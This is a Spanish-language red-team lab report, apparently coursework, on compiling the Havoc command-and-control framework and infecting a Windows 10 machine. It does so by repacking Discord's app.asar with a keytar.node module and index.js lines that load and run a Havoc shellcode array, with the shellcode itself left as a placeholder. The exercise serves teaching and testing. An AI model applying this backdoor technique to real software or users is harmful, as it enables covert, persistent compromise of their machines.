Alejandro García

Ejercicio de Red Team

# OBJETIVO

Se debe de construir un laboratorio con los siguientes elementos:

* Máquina Windows 10
* Máquina Linux (C&C)

Las dos maquinas deben de estar en la misma red y tener visibilidad entre ellas. Posteriormente, se tendrá que instalar un Command and Control y llegar a infectar la maquina Windows 10. Se puede desactivar el antivirus pero se tendrá en cuenta para la nota el caso de que se llegue a infectar la maquina con el antivirus activado. El objetivo sería poder construir un laboratorio de pruebas y saber montar un Command and Control para su uso posterior. Se deberá entregar un informe técnico explicando que se ha hecho.

# INSTALACION HAVOC

Para iniciar la configuración del laboratorio, se procedió a la instalación de **Havoc**, un framework modular de post-explotación y generación de payloads. La herramienta fue clonada directamente desde su repositorio oficial en GitHub mediante el siguiente comando:

Texto

El contenido generado por IA puede ser incorrecto.

Esta acción descargó todo el código fuente y recursos necesarios para su posterior compilación y uso en el servidor Linux, que actuará como el Command and Control (C&C).

Instalación de dependencias

sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm

Instalación manual de Go (Golang)

Se eliminó cualquier instalación previa con:

rm -rf /usr/local/go

Se descomprimió el archivo tarball con la versión go1.24.3 en el directorio /usr/local:

tar -C /usr/local -xzf go1.24.3.linux-amd64.tar.gz

Se añadió el binario de Go al PATH del sistema para que esté disponible desde cualquier terminal:

export PATH=$PATH:/usr/local/go/bin

Finalmente, se verificó la versión instalada con:

go version

Eliminación de enlace simbólico y actualización del PATH

Para evitar conflictos con una posible versión antigua o instalada por paquete del compilador Go, se eliminó el enlace simbólico existente en /usr/bin/go con:

rm /usr/bin/go

Posteriormente, se actualizó la variable de entorno PATH para priorizar la ruta de la versión recién instalada de Go:

export PATH=$PATH:/usr/local/go/bin

De esta forma, el sistema utilizará la versión de Go instalada manualmente en lugar de cualquier versión previa que pudiera estar en otra ubicación.

Vamos a utilizar el archivo *app.asar* del Discord para instalar un *Comand and Control* en un W10.

## Compilación del proyecto Havoc

Para compilar el framework Havoc, se utilizaron los siguientes comandos dentro del directorio del proyecto:

Compilar el servidor (teamserver):

make ts-build

Este comando construye el componente del teamserver (C&C), que es el servidor encargado de gestionar las comunicaciones con las máquinas infectadas.

Compilar el cliente (payload):

make client-build

Con este comando se compila el cliente, que es el payload o código malicioso que será ejecutado en la máquina Windows para establecer la conexión con el servidor C&C.

## Ejecución del servidor y cliente Havoc

Una vez compilados los binarios, se procedió a ejecutar el servidor y el cliente con los siguientes comandos:

* **Ejecutar el servidor (teamserver) Havoc:**


./havoc server --profile ./profiles/havoc.yaotl -v --debug

Este comando inicia el servidor C&C usando un perfil de configuración específico (havoc.yaotl), con salida detallada (-v) y modo debug (--debug). El servidor queda a la espera de conexiones entrantes desde los clientes infectados.

* **Ejecutar el cliente (payload):**

./havoc client

Este comando lanza el cliente, que simula o establece la conexión desde la máquina víctima hacia el servidor C&C.



## Preparación del C&C

Para esta practica vamos a usar una vulnerabilidad que existe en varias aplicaciones donde se puede añadir al *app.asar* de las aplicaciones el archivo el archivo *keytar.node* y luego se añadirá al index.js el código de la *shellcode.*

En este ejemplo lo vamos hacer con el *app.asar* de Discord.

Copiamos el archivo y lo llevamos a la maquina Linux para **extraer el contenido**.



Añadimos en la carpeta el archivo *keytar.node*

Forma

El contenido generado por IA puede ser incorrecto.

Con el Havoc creamos un **payload en formato Windows Shellcode**, que va a ser el vector de ejecución.

Interfaz de usuario gráfica

El contenido generado por IA puede ser incorrecto.

**Con HxD**: Abrimos el archivo generado por Havoc en formato *raw shellcode* (binario) de esta forma visualizamos los **bytes en hexadecimal**:

Interfaz de usuario gráfica, Texto

El contenido generado por IA puede ser incorrecto.

**Con Notepad++**: Reemplazamos los espacios entre los bytes por ,0x para obtener una cadena como:

Interfaz de usuario gráfica, Aplicación

El contenido generado por IA puede ser incorrecto.

Este paso es necesario para **insertar el shellcode directamente como un array de bytes en un lenguaje de programación**.

Modificamos el archivo *index.js* que ha sido extraido de *app.asar.*

Añadimos las lineas:

const scexec = require('./keytar.node')

const buf = Buffer.from([<***aqui añadimos el codigo del shellcode***]);

scexec.run\_array(Array.from(buf));

Texto

El contenido generado por IA puede ser incorrecto.

Empaquetamos el archivo *app.asar*  


En el W10 victima vamos a la carpeta C:\Users\administrator\AppData\Local\Discord\app-1.0.9192\resources donde se encuentra el archivo *app.asar* y lo modificamos por el malicioso que hemos creado.

Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

El contenido generado por IA puede ser incorrecto.

Entonce una vez se ejecute Discord veremos el equipo infectado en Havoc:

